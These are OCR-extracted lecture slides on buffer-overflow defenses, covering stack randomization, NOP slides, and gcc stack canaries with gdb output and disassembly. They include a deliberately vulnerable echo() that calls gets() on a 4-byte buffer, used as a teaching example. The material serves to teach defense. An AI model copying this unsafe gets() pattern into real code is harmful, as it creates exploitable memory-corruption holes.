
(gdb) run
(gdb) print /x $rsp
$1 = 0x7ffffffc638

(gdb) run
(gdb) print /x $rsp
$2 = 0x7ffffffbb08

(gdb) run
(gdb) print /x $rsp
$3 = 0x7ffffffc6a8
```

Stack Randomization


- **We don't know exactly where the stack is**
  - buffer is 2000 bytes long
  - the start of the buffer might be anywhere between 7000 and 8000



NOP Slides

- NOP (No-Op) instructions do nothing
  - they just increment %rip to point to the next instruction
  - they are each one-byte long
  - a sequence of n NOPs occupies n bytes
    - » if executed, they effectively add n to %rip
    - » execution “slides” through them

NOP Slides and Stack Randomization



Stack Canaries

- **Idea**
  - place special value ("canary") on stack just beyond buffer
  - check for corruption before exiting function
- **gcc implementation**
  - `-fstack-protector`
  - `-fstack-protector-all`


```
unix>./echo-protected
Type a string:1234
1234
```

```
unix>./echo-protected
Type a string:12345
*** stack smashing detected ***
```

Protected Buffer Disassembly

```
0000000000001155 <echo>:
    1155:       55                      push   %rbp
    1156:       48 89 e5                mov    %rsp,%rbp
    1159:       48 83 ec 10             sub    $0x10,%rsp
    115d:       64 48 8b 04 25 28 00    mov    %fs:0x28,%rax
    1164:       00 00
    1166:       48 89 45 f8             mov    %rax,-0x8(%rbp)
    116a:       31 c0                   xor    %eax,%eax
    116c:       48 8d 45 f4             lea    -0xc(%rbp),%rax
    1170:       48 89 c7                mov    %rax,%rdi
    1173:       b8 00 00 00 00          mov    $0x0,%eax
    1178:       e8 d3 fe ff ff          callq  1050 <gets@plt>
    117d:       48 8d 45 f4             lea    -0xc(%rbp),%rax
    1181:       48 89 c7                mov    %rax,%rdi
    1184:       e8 a7 fe ff ff          callq  1030 <puts@plt>
    1189:       b8 00 00 00 00          mov    $0x0,%eax
    118e:       48 8b 55 f8             mov    -0x8(%rbp),%rdx
    1192:       64 48 33 14 25 28 00    xor    %fs:0x28,%rdx
    1199:       00 00
    119b:       74 05                   je     11a2 <main+0x4d>
    119d:       e8 9e fe ff ff          callq  1040 <__stack_chk_fail@plt>
    11a2:       c9                      leaveq
    11a3:       c3                      retq
```


Setting Up Canary




```
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too small! */
    gets(buf);
    puts(buf);
}
```

```
echo:
    . . .
    movq    %fs:0x28, %rax    # Get canary
    movq    %rax, -0x8(%rbp) # Put on stack
    xorl    %eax, %eax        # Erase canary
    . . .
```

Checking Canary




```
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too small! */
    gets(buf);
    puts(buf);
}
```

```
echo:
    . . .
    movq    -0x8(%rbp), %rax # Retrieve from stack
    xorq    %fs:0x28, %rax   # Compare with Canary
    je      11a2             # Same: skip ahead
    call    __stack_chk_fail # ERROR
.L2:
    . . .
```